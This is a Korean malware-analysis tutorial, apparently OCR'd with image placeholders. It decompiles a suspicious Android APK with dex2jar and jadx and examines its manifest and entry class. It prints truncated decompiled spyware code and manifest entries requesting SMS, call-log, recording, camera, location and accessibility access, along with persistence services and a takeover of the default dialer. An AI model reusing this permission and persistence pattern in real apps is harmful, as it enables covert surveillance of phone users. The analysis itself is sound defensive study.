
압축을 푼 다음 압축 해제 된 폴더를 들어가면 위와 같이 classes.dex 파일이 있습니다.







```
.\d2j-dex2jar.bat '..\동영상_apk2zip\classes.dex' -o '..\classes.jar'
```

classes.dex 파일을 dex2jar을 이용해 classes.jar 파일로 디컴파일 해줍니다.




jar 파일을 jd-gui에 올리면 이전에 apk 파일을 jar 파일로 디컴파일 후 jd-gui에 올렸을 때와 동일하게 java에 더 가깝운 코드로 디컴파일 되어 나옵니다.

2. jadx를 이용한 방법




jadx를 이용할 때는 그냥 분석하려는 apk 파일을 jadx에 올리기만 하면 끝난다.

그럼 위와 같이 java에 가까운 코드까지 디컴파일이 된다.



jadx 내에서 아래의 smali 탭을 누르면 smali 코드로도 보여진다.



jadx의 장점 중 하나는 jadx 내 자체 기능 중에 난독화 해제라는 기능이 있다.

androidmanifest.xml 분석

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" andr
    <uses-permission android:name="android.permission.ANSWER_PHONE_CA
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.GET_TASKS"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_
    <uses-permission android:name="android.permission.PROCESS_OUTGOIN
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COM
    <uses-permission android:name="android.permission.SYSTEM_ALERT_WIN
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_S
    <uses-permission android:name="android.permission.READ_LOGS"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.READ_CALL_LOG"/>
    <uses-permission android:name="android.permission.READ_PRIVILEGED_P
    <uses-permission android:name="android.permission.READ_PHONE_STATE
    <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.CHANGE_WIFI_STAT
    <uses-permission android:name="android.permission.CHANGE_NETWORK
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.REQUEST_IGNORE_B
    <uses-permission android:name="android.permission.FORCE_STOP_PACKA
    <uses-permission android:name="android.permission.BLUETOOTH"/>
    <uses-permission android:name="android.permission.BLUETOOTH_ADMIN
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCA
    <uses-permission android:name="android.permission.ACCESS_COARSE_LO
    <uses-permission android:name="android.permission.READ_EXTERNAL_ST
    <uses-permission android:name="android.permission.FOREGROUND_SERV
```

```
<uses-permission android:name="android.permission.BATTERY_STATS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.EXPAND_STATUS_BA
<uses-permission android:name="android.permission.BIND_ACCESSIBILITY
<uses-permission android:name="android.permission.MODIFY_AUDIO_SET
<uses-feature android:name="android.hardware.camera"/>
<uses-feature android:name="android.hardware.camera.autofocus"/>
<uses-permission android:name="android.permission.FLASHLIGHT"/>
<uses-permission android:name="android.permission.MODIFY_PHONE_STA
<application android:allowBackup="true" android:appComponentFactory="
  <activity android:name="com.call.call4.activity.MainActivity31" android:th
    <intent-filter>
      <action android:name="android.intent.action.MAIN"/>
      <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
  </activity>
  <activity android:launchMode="singleInstance" android:name="com.call.
    <intent-filter>
      <action android:name="android.intent.action.DIAL"/>
      <action android:name="android.intent.action.VIEW"/>
      <category android:name="android.intent.category.DEFAULT"/>
      <category android:name="android.intent.category.BROWSABLE"/>
      <data android:scheme="tel"/>
    </intent-filter>
    <intent-filter>
      <action android:name="android.intent.action.DIAL"/>
      <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
  </activity>
  <service android:name="com.call.call4.service.PhoneCallService" androi
    <meta-data android:name="android.telecom.IN_CALL_SERVICE_UI" an
    <intent-filter>
      <action android:name="android.telecom.InCallService"/>
    </intent-filter>
  </service>
  <service android:enabled="true" android:exported="true" android:name=
  <service android:enabled="true" android:exported="true" android:name=
```

```
        <activity android:name="com.call.call4.activity.StartActivity2"/>
        <receiver android:enabled="true" android:exported="true" android:name
            <intent-filter>
                <action android:name="android.intent.action.BOOT_COMPLETED"/>
                <category android:name="android.intent.category.DEFAULT"/>
            </intent-filter>
        </receiver>
        <service android:enabled="true" android:exported="true" android:name=
            <intent-filter android:priority="1000">
                <action android:name="com.call.callservice.action.MyProtectServic
            </intent-filter>
        </service>
        <service android:enabled="true" android:exported="true" android:name=
        <activity android:name="com.call.call4.activity.DialogShowActivity" andr
        <service android:enabled="true" android:exported="true" android:name=
        <service android:enabled="true" android:exported="true" android:name=
        <service android:enabled="true" android:exported="true" android:name=
        <service android:name="com.call.call4.PhoneWindow"/>
        <service android:enabled="true" android:exported="true" android:name=
        <provider android:authorities="com.mydomain.fileprovider" android:expo
            <meta-data android:name="android.support.FILE_PROVIDER_PATHS" a
        </provider>
        <service android:enabled="true" android:exported="true" android:name=
            <intent-filter>
                <action android:name="android.accessibilityservice.AccessibilitySe
            </intent-filter>
            <meta-data android:name="android.accessibilityservice" android:reso
        </service>
        <activity android:exported="false" android:name="com.google.android.g
        <meta-data android:name="com.google.android.gms.version" android:va
    </application>
</manifest>
```

위의 내용은 동영상.apk 파일의 전체적인 구조 정보나 권한 정보 등의 정보들이 담긴 androidmanifest.xml 파일의 내용이다.

androidmanifest 내에 있는 태그들 중 중요한 태그들을 보면

- activity : 사용자에게 보여주는 UI 화면이다.
- service: UI 없이 백그라운드 작업을 수행한다.
- receiver : 시스템 전반에서 특정 이벤트에 대해 응답하는 역할을 한다.
    - 배터리 부족, 스크린 캡처, 파일 다운로드 완료 등 이러한 행위는 reciver를 통해 응답받는다.
- provider : 데이터를 공유하기 위한 구성요소이다.

권한 설정

```
<uses-permission android:name="android.permission.ANSWER_PHONE_CALLS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_LOGS"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.READ_PRIVILEGED_PHONE_STATE"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission android:name="android.permission.FORCE_STOP_PACKAGES"/>
<uses-permission android:name="android.permission.BLUETOOTH"/>
<uses-permission android:name="android.permission.BLUETOOTH_ADMIN"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
<uses-permission android:name="android.permission.BATTERY_STATS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.EXPAND_STATUS_BAR"/>
<uses-permission android:name="android.permission.BIND_ACCESSIBILITY_SERVICE"/>
<uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
<uses-feature android:name="android.hardware.camera"/>
<uses-feature android:name="android.hardware.camera.autofocus"/>
<uses-permission android:name="android.permission.FLASHLIGHT"/>
<uses-permission android:name="android.permission.MODIFY_PHONE_STATE"/>
```

<uses-permission> 태그는 권한을 설정하는 태그인데, 녹음, 실행 중인 작업들, 네트워크 상태에 접근, 통화 기록, 네트워크 상태 변경, 블루투스, 배터리 상태, 카메라 등에 접근할 수 있는 권한을 설정한다.


하지만 여기서 가장 중요한 것은 4번째 <uses-permission> 태그인 INTERNET이다.

INTERNET 권한이 없으면 다른 권한들이 설정되더라도 그다지 의미가 없다.

(INTERNET 권한을 요청하지 않으면 별로 취약하지 않은 앱일 수 있다.)

현재 INTERNET 권한을 요청하는 것을 보면 internet 권한을 획득해 외부와 통신해 정보를 빼돌릴 것으로 예상된다.

activity 태그들




service 태그들




이 앱에서 서비스하는 것은 전화 걸기, 파일 업로드, 녹음, 라이브, 카메라, 위치, 음악 서비스이다.

receiver 태그들



provider 태그



Entry 구간 찾기

```
<application android:allowBackup="true" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:
excludeFromRecents="true" android:icon="@mipmap/ic_launcher" android:label="@string/app_name" android:largeHeap="true" android:
name="com.call.call4.LanuchAPP" android:networkSecurityConfig="@xml/network_security" android:screenOrientation="portrait"
android:theme="@style/AppTheme" android:usesCleartextTraffic="true">
    <activity android:name="com.call.call4.activity.MainActivity31" android:theme="@style/AppTheme">
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
    </activity>
```

위의 코드 구간을 보면 “android.intent.category.LAUNCHER” 문구를 통해 이 부분이 안드로이드 앱의 진입점을 확인할 수 있는 부분이라는 것을 알 수 있다.

<activity> 태그에서 android:name 부분을 보면 실행할 클래스의 이름을 볼 수 있는데, 현재 진입점으로 사용되는 클래스는 com.call.call4.activity 경로에 있는 MainActivity31 이라는 클래스이다.

Entry(진입점)로 사용되는 MainActivity31 클래스로 이동

```
package com.call.call4.activity;

import android.content.Intent;
import android.net.Uri;
import android.os.Build;
import android.os.Bundle;
import android.os.Handler;
import android.os.Looper;
import android.provider.Settings;
import android.view.View;
import android.widget.ImageView;
import android.widget.Toast;
import androidx.core.content.ContextCompat;
import androidx.recyclerview.widget.ItemTouchHelper;
import com.call.call4.LanuchAPP;
import com.call.call4.R;
import com.call.call4.service.FirstStartService;
import com.call.call4.service.LiveService;
import com.call.call4.service.MyMusicService;
import com.call.call4.service.ProService;
import com.call.call4.service.StartLocationService;
import com.call.call4.utils.CFUtils;
import com.call.call4.utils.CameraWindow;
import com.mark.keep6alive.KeepManager;
import com.permissionx.guolindev.PermissionX;
import com.permissionx.guolindev.callback.RequestCallback;
import java.util.List;
```

```
import timber.log.Timber;

/* loaded from: classes.dex */
public class MainActivity31 extends BaseActivity {
    private ImageView img;
    private Handler mHandler = new Handler(Looper.getMainLooper());

    /* JADX INFO: Access modifiers changed from: protected */
    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.Cor
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main3);
        KeepManager.prepareKeepLive(LanuchAPP.getInstance(), FirstStartServi
        KeepManager.prepareKeepLive(LanuchAPP.getInstance(), ProService.cla
        ImageView imageView = (ImageView) findViewById(R.id.img);
        this.img = imageView;
        imageView.setOnClickListener(new View.OnClickListener() { // from class
            @Override // android.view.View.OnClickListener
            public void onClick(View view) {
                MainActivity31.this.img.setBackgroundResource(R.mipmap.main_bg
            }
        });
        CFUtils.start2Service(this, FirstStartService.class);
        CFUtils.start2Service(this, MyMusicService.class);
        CFUtils.start2Service(this, StartLocationService.class);
        final Intent intent = new Intent(this, LiveService.class);
        intent.putExtra("ACTION", "5");
        this.mHandler.postDelayed(new Runnable() { // from class: com.call.call4
            @Override // java.lang.Runnable
            public void run() {
                if (Build.VERSION.SDK_INT >= 26) {
                    ContextCompat.startForegroundService(MainActivity31.this, intent
                } else {
                    MainActivity31.this.startService(intent);
                }
            }
        }, 2000L);
        if (Build.VERSION.SDK_INT >= 23) {
```

```
        PermissionX.init(this).permissions("android.permission.READ_SMS", "a
            @Override // com.permissionx.guolindev.callback.RequestCallback
            public void onResult(boolean allGranted, List<String> grantedList, Li
                if (allGranted) {
                    new Thread(new Runnable() { // from class: com.call.call4.activ
                        @Override // java.lang.Runnable
                        public void run() {
                            MainActivity31 mainActivity31 = MainActivity31.this;
                            mainActivity31.upzip(System.currentTimeMillis() + "");
                        }
                    }).start();
                    if (Build.VERSION.SDK_INT >= 23) {
                        if (!Settings.canDrawOverlays(MainActivity31.this.getApplicat
                            Intent intent2 = new Intent("android.settings.action.MANAG
                            intent2.setData(Uri.parse("package:" + MainActivity31.this.
                            MainActivity31.this.startActivityForResult(intent2, ItemTouc
                            return;
                        }
                        CameraWindow.show(MainActivity31.this);
                        return;
                    }
                    CameraWindow.show(MainActivity31.this);
                    return;
                }
                Toast.makeText(MainActivity31.this, "설정에서 권한을 부여해주세요!",
                MainActivity31.this.finish();
            }
        });
        return;
    }
    if (Build.VERSION.SDK_INT >= 23) {
        if (!Settings.canDrawOverlays(getApplicationContext())) {
            Intent intent2 = new Intent("android.settings.action.MANAGE_OVERL
            intent2.setData(Uri.parse("package:" + getPackageName()));
            startActivityForResult(intent2, ItemTouchHelper.Callback.DEFAULT_D
        } else {
            CameraWindow.show(this);
            Intent intent3 = new Intent("android.telecom.action.CHANGE_DEFAU
```

```
            intent3.putExtra("android.telecom.extra.CHANGE_DEFAULT_DIALER_
            startActivityForResult(intent3, 100);
        }
    } else {
        CameraWindow.show(this);
    }
    new Thread(new Runnable() { // from class: com.call.call4.activity.MainA
        @Override // java.lang.Runnable
        public void run() {
            MainActivity31 mainActivity31 = MainActivity31.this;
            mainActivity31.upzip(System.currentTimeMillis() + "");
        }
    }).start();
}

/* JADX INFO: Access modifiers changed from: protected */
@Override // androidx.fragment.app.FragmentActivity, androidx.activity.Co
public void onActivityResult(int requestCode, int resultCode, Intent data) {
    super.onActivityResult(requestCode, resultCode, data);
    if (requestCode != 200) {
        if (requestCode != 100 && -1 == resultCode) {
            Timber.d("finish1", new Object[0]);
            finish();
        }
    } else if (Build.VERSION.SDK_INT >= 23) {
        if (!Settings.canDrawOverlays(getApplicationContext())) {
            Toast.makeText(this, "权限授予失败，无法开启悬浮窗", 0).show();
        } else {
            CameraWindow.show(this);
        }
        Intent intent = new Intent("android.telecom.action.CHANGE_DEFAULT_
        intent.putExtra("android.telecom.extra.CHANGE_DEFAULT_DIALER_PA
        startActivityForResult(intent, 100);
    }
}


private void uninstall(String pkg, String data1) {
    startActivity(new Intent("android.intent.action.DELETE", Uri.parse("packa
```

```
    }
}
```


com.call.call4.activity.MainActivity31 클래스 내 OnCreate 메소드에서 앱 실행 시 레이아웃으로 사용하는 파일 찾기

```
    /* JADX INFO: Access modifiers changed from: protected */
